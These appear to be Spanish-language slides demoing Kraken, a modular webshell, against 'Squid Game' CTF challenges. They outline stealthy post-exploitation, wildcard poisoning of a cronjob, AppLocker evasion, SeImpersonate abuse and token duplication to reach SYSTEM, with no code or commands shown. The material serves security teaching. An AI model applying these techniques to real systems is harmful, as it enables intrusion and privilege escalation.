
## VENTAJAS:


- Realizar un reconocimiento/post-explotación sin ser detectado.
- Minimizar el uso de herramientas sobre la máquina víctima.
- Posibilidad de elevar y mantener los privilegios desde la propia webshell.
- Proporciona al operador mayor control sobre la explotación.
- Permite extender y customizar las funcionalidades.

## DESVENTAJAS:

- Los agentes son más grandes que en otras alternativas.
- La modularización supone peticiones más grandes.







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# DEMO: Squid Game CTF - Kraken, a modular multi-language webshell



<https://squid-game.makemalware.com>







# DEMO: Squid Game CTF - Kraken, a modular multi-language webshell



<https://challenge-01.makemalware.com>

The image shows a 3D-rendered landscape from the Squid Game. In the background, there are three small, light blue houses with red-tiled roofs and green doors, set against a backdrop of yellow trees and a clear blue sky. The foreground is a vast, flat, light-colored sandy area. The title 'SQUIDGAME CTF' is written in a bold, black, stylized font, with the 'Q' and 'A' in pink. Below it, 'RED LIGHT, GREEN LIGHT' is written in a similar font, with 'RED' and 'GREEN' in pink. At the bottom, in a smaller font, it says '(powered by @secu\_x11 and @MHorte21)'.

## SQUIDGAME CTF RED LIGHT, GREEN LIGHT

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## Dificultades superadas:

- Realizar el **reconocimiento** sin la ejecución de comandos.
- Identificación del **cronjob** a partir del listado de procesos.
- Explotación del **Wildcard Poisoning** desde la Webshell.

\* Identificación del **LD\_PRELOAD** y descarga de la librería dinámica para su análisis y extracción de la flag alternativa.







# DEMO: Squid Game CTF - Kraken, a modular multi-language webshell



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# DEMO: Squid Game CTF - Kraken, a modular multi-language webshell



## Dificultades superadas:

- Realizar el **reconocimiento** sin la ejecución de comandos || Evadir las políticas del AppLocker.
- Elevación de Privilegios abusando del **SeImpersonate**.
- **Mantener** el contexto privilegiado para obtener la flag.








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## Dificultades superadas:

- **Identificación del Leak del Token** del usuario “square” y suplantación (not enough).
- **Elevación de Privilegios a SYSTEM** duplicando el token de acceso de winlogon (not enough)
- **Suplantación del usuario Administrator** a partir del duplicado de token de su proceso para leer la flag.







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
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# ¿Preguntas?



```
Sending SIGKILL to all processes.  
Please stand by while rebooting the system.  
[64857.521348] sd 0:0:0:0: [sda] Synchronizing SCSI cache  
[64857.522838] Restarting system.
```

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